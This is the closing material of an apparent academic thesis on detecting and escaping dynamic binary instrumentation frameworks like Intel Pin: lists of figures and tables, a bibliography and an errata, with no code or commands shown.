6 Measuring the processor cycles spent before the beginning and between each consecutive iteration of the loop shown in Figure 5. The graph presents the corresponding values when dynamic instrumentation is applied to the application (dashed) and when a DBI engine is not present. The data is given on a logarithmic scale, where each value is an arithmetic mean of results collected from 5 separate executions. 20
7 A minimal program escaping from the Pin VM. Figure is based on Kirsch *et al.* [11]. 26
8 Sample output of a POC sandbox escape program instrumented by Pin with a Pintool which provides information about all executed system calls. In **(a)** is shown the normal program's execution, while in **(b)** it escapes the DBI sandbox. 27
9 Colour matrices showing **memory regions** sharing random (⬜ / 🟦) or constant (⬜ / 🟦 / 🟧) **distances** with each other for applications instrumented by Linux (above right) and Windows (down left) version of Pin. The region names in **red** are additional components added by the instrumentation framework while in **black** are presented the program's original mapped files. Figure is based on Kirsch *et al.* [11]. 28
10 Minimal C program attempting to overwrite instrumented code in the code cache with arbitrary instructions **(a)** and assembly code of `rtld_lock_default_lock` in `glibc 2.26-0ubuntu2` **(b)**. 29
11 Control flow and state changes of *wget* when attacked by a malicious server. The last control transfers (**4.2** in purple and **5.** in red) mark the transitions that are enabled by the usage of Pin. Under normal circumstances, the program would crash as the buffers on the stack containing the malicious shellcode would not be executable. Figure is based on Kirsch *et al.* [11]. . . 32

List of Tables

1 Description of different DBI detection techniques based on Kirsch *et al*. [11]. An asterisk (*) in the first column indicates a technique newly discovered during our research. All other techniques were adopted from their 32 bit Windows versions presented in [36], except `enter` which is proposed by Bougacha [5]. 13

2 Measuring the time t required for two **consecutive** loading and unloading attempts (cycles) of the same common Linux OS libraries in an instrumented and not instrumented environment. The results are given in processor cycles and each value is an arithmetic mean of results collected from 5 separate executions. 21

3 Evaluation of detection mechanisms on different DBI frameworks showing whether a detection mechanism can reveal the corresponding DBI's presence (ϟ) or not (✗). A result indicated by an asterisk (*) shows that it is valid under some conditions. Table is based on Kirsch *et al*. [11]. 23

References

[1] H. Orman, “The Morris Worm: A Fifteen-Year Perspective”, *IEEE Security & Privacy*, vol. 99, no. 5, pp. 35–43, 2003.

[2] M. Egele, T. Scholte, E. Kirda, and C. Kruegel, “A Survey on Automated Dynamic Malware-Analysis Techniques and Tools”, *ACM Comput. Surv.*, vol. 44, no. 2, 6:1–6:42, Mar. 2008, ISSN: 0360-0300. DOI: `10.1145/2089125.2089126`. [Online]. Available: `http://doi.acm.org/10.1145/2089125.2089126` (Accessed: May 12, 2018).

[3] N. Nethercote and J. Seward, “Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation”, in *ACM Sigplan notices*, ACM, vol. 42, 2007, pp. 89–100.

[4] D. Bruening and Q. Zhao, “Practical Memory Checking with Dr. Memory”, in *Proceedings of the 9th Annual IEEE/ACM International Symposium on Code Generation and Optimization*, IEEE Computer Society, 2011, pp. 213–223.

[5] V. Kiriansky, D. Bruening, and S. P. Amarasinghe, “Secure Execution via Program Shepherding”, in *Proceedings of the 11th USENIX Security Symposium*, Berkeley, CA, USA: USENIX Association, 2002, pp. 191–206, ISBN: 1-931971-00-5.

[6] C.-K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi, and K. Hazelwood, “Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation”, in *Acm sigplan notices*, ACM, vol. 40, 2005, pp. 190–200.

[7] D. Bruening, E. Duesterwald, and S. Amarasinghe, “Design and Implementation of a Dynamic Optimization Framework for Windows”, in *4th ACM Workshop on Feedback-Directed and Dynamic Optimization (FDDO-4)*, 2001.

[8] D. Bruening, T. Garnett, and S. Amarasinghe, “An Infrastructure for Adaptive Dynamic Optimization”, in *Code Generation and Optimization, 2003. CGO 2003. International Symposium on*, IEEE, 2003, pp. 265–275.

[9] *QuarkslaB Dynamic binary Instrumentation (QBDI)*. [Online]. Available: `https://qbdi.quarkslab.com/` (Accessed: Apr. 24, 2018).

[10] N. A. Quynh, “Skorpio: Advanced Binary Instrumentation Framework”, in *OPCDE 2018*, Dubai, Apr. 2018.

[11] J. Kirsch, Z. Zhechev, B. Bierbaumer, and T. Kittel, “PwIN - Pwning Intel piN - Why DBI is Unsuitable for Security Applications”, Parts of the thesis are based on this unpublished paper, 2018.

[12] B. R. Buck and J. K. Hollingsworth, “An API for Runtime Code Patching”, *IJHPCA*, vol. 14, pp. 317–329, 2000.

[13] E. Bauman, Z. Lin, and K. Hamlen, “Superset Disassembly: Statically Rewriting x86 Binaries Without Heuristics”, in *Proceedings of the 25th Annual Network and Distributed System Security Symposium (NDSS’18)*, San Diego, CA, 2018.

[14] S. Berkowits (Intel), *Intel cooperation*, Website, 2012. [Online]. Available: `https://software.intel.com/en-us/articles/PIN-a-binary-instrumentation-tool-downloads` (Accessed: May 12, 2018).

[15] G. Diskin, “Binary Instrumentation for Security Professionals”, *Intel. Blackhat USA*, 2011.

[16] T. Garfinkel, M. Rosenblum, *et al.*, "A Virtual Machine Introspection Based Architecture for Intrusion Detection", in *NDSS*, vol. 3, 2003, pp. 191–206.

[17] T. K. Lengyel, S. Maresca, B. D. Payne, G. D. Webster, S. Vogl, and A. Kiayias, "Scalability, Fidelity and Stealth in the DRAKVUF Dynamic Malware Analysis System", in *Proceedings of the 30th Annual Computer Security Applications Conference*, ACM, 2014, pp. 386–395.

[18] F. Saudel and J. Salwan, "Triton: A Dynamic Symbolic Execution Framework", in *Symposium sur la sécurité des technologies de l'information et des communications, SSTIC, France, Rennes, June 3-5 2015*, SSTIC, 2015, pp. 31–54.

[19] J. Clause, W. Li, and A. Orso, "Dytan: A Generic Dynamic Taint Analysis Framework", in *Proceedings of the 2007 international symposium on Software testing and analysis*, ACM, 2007, pp. 196–206.

[20] A. One, "Smashing the Stack for Fun and Profit", *Phrack 49*, 1996.

[21] N. Nethercote and J. Seward, "How to Shadow Every Byte of Memory Used by a Program", in *VEE*, 2007.

[22] N. Nethercote, R. Walsh, and J. Fitzhardinge, "Building Workload Characterization Tools with Valgrind", in *IISWC*, 2006.

[23] M. Abadi, M. Budiu, Ú. Erlingsson, and J. Ligatti, "Control-Flow Integrity Principles, Implementations, and Applications", *ACM Trans. Inf. Syst. Secur.*, vol. 13, 4:1–4:40, 2009.

[24] L. Davi, A.-R. Sadeghi, and M. Winandy, "ROPdefender: A Detection Tool to Defend Against Return-Oriented Programming Attacks", in *ASIACCS*, 2011.

[25] T.-c. Chiueh and F.-H. Hsu, "RAD: A Compile-Time Solution to Buffer Overflow Attacks", in *Distributed Computing Systems, 2001. 21st International Conference on.*, IEEE, 2001, pp. 409–417.

[26] S. S. Vendicator, *A Stack Smashing Technique Protection Tool for Linux*, 2000. [Online]. Available: `http://www.angelfire.com/sk/stackshield/info.html` (Accessed: Apr. 24, 2018).

[27] V. van der Veen, D. Andriesse, E. Göktaş, B. Gras, L. Sambuc, A. Slowinska, H. Bos, and C. Giuffrida, "Practical Context-Sensitive CFI", in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, ACM, 2015, pp. 927–940.

[28] M. Tymburibá, R. Emilio, and F. Pereira, "Riprop: A Dynamic Detector of ROP Attacks", in *Proceedings of the 2015 Brazilian Congress on Software: Theory and Practice*, 2015, p. 2.

[29] A. Follner and E. Bodden, "ROPocop - Dynamic Mitigation of Code-Reuse Attacks", *J. Inf. Sec. Appl.*, vol. 29, pp. 16–26, 2016.

[30] M. Elsabagh, D. Barbará, D. Fleck, and A. Stavrou, "Detecting ROP with Statistical Learning of Program Characteristics", in *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, ACM, 2017, pp. 219–226.

[31] W. Qiang, Y. Huang, D. Zou, H. Jin, S. Wang, and G. Sun, "Fully Context-Sensitive CFI for COTS Binaries", in *ACISP*, 2017.

[32] F. Gröbert, C. Willems, and T. Holz, “Automated Identification of Cryptographic Primitives in Binary Programs”, in *International Workshop on Recent Advances in Intrusion Detection*, Springer, 2011, pp. 41–60.

[33] Y. Kulakov, “MazeWalker - Enriching Static Malware Analysis”, in *RECon 2017*, 2017. [Online]. Available: `https://recon.cx/2017/montreal/resources/slides/RECON-MTL-2017-MazeWalker.pdf` (Accessed: Apr. 12, 2018).

[34] S. Banescu, T. Wüchner, M. Guggenmos, M. Ochoa, and A. Pretschner, “FEEBO: An Empirical Evaluation Framework for Malware Behavior Obfuscation”, *arXiv preprint arXiv:1502.03245*, 2015.

[35] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy, “Return-Oriented Programming Without Returns”, in *Proceedings of the 17th ACM conference on Computer and communications security*, ACM, 2010, pp. 559–572.

[36] F. Falcón and N. Riva, “Dynamic Binary Instrumentation Frameworks: I know you’re there spying on me”, in *RECon 2012*, 2012. [Online]. Available: `https://recon.cx/2012/schedule/attachments/42%5C_FalconRiva%5C_2012.pdf` (Accessed: Nov. 25, 2017).

[37] Intel Corporation, *Intel® 64 and IA-32 Architectures Software Developer’s Manual*, Jan. 2018.

[38] M. Polino, A. Continella, S. Mariani, S. D’Alessio, L. Fontana, F. Gritti, and S. Zanero, “Measuring and Defeating Anti-Instrumentation-Equipped Malware”, in *DIMVA*, 2017.

[39] J. Kirsch, B. Bierbaumer, T. Kittel, and C. Eckert, “Dynamic Loader Oriented Programming on Linux”, in *ROOTS*, 2017.

[40] R. M. Stallman and the GCC Developer Community, *Using the GNU Compiler Collection*. [Online]. Available: `https://gcc.gnu.org/onlinedocs/gcc-8.1.0/gcc.pdf` (Accessed: Apr. 24, 2018).

[41] *CVE-2014-0160*. Available from MITRE, CVE-2017-13089. [Online]. Available: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-13089` (Accessed: Apr. 24, 2018).

[42] D. Balzarotti, M. Cova, C. Karlberger, E. Kirda, C. Kruegel, and G. Vigna, “Efficient Detection of Split Personalities in Malware”, in *NDSS*, 2010.

[43] J. Rutkowska, *Red Pill... or How to Detect VMM using (Almost) One CPU Instruction*, 2004. [Online]. Available: `https://web.archive.org/web/20070911024318/http://invisiblethings.org/papers/redpill.html` (Accessed: Apr. 24, 2018).

[44] N. Miramirkhani, M. P. Appini, N. Nikiforakis, and M. Polychronakis, “Spotless Sandboxes: Evading Malware Analysis Systems using Wear-and-Tear Artifacts”, in *Security and Privacy (SP), 2017 IEEE Symposium on*, IEEE, 2017, pp. 1009–1024.

[45] D. Maier, M. Protsenko, and T. Müller, “A Game of Droid and Mouse: The Threat of Split-Personality Malware on Android”, *Computers & Security*, vol. 54, pp. 2–15, 2015.

[46] Y. Kim, R. Daly, J. Kim, C. Fallin, J. H. Lee, D. Lee, C. Wilkerson, K. Lai, and O. Mutlu, “Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Errors”, in *ACM SIGARCH Computer Architecture News*, IEEE Press, vol. 42, 2014, pp. 361–372.

[47] B. Yee, D. Sehr, G. Dardyk, J. B. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, and N. Fullagar, “Native Client: A Sandbox for Portable, Untrusted x86 Native Code”, in *Security and Privacy, 2009 30th IEEE Symposium on*, IEEE, 2009, pp. 79–93.

[48] R. Qiao and M. Seaborn, “A New Approach for Rowhammer Attacks”, in *Hardware Oriented Security and Trust (HOST), 2016 IEEE International Symposium on*, IEEE, 2016, pp. 161–166.

Errata

May 19, 2018

Page(s)	Correction
15, 23	Explains `-smc_strict` command line argument of Intel Pin and how it influences the `smc` instrumentation detection technique.
27	Fini PinTool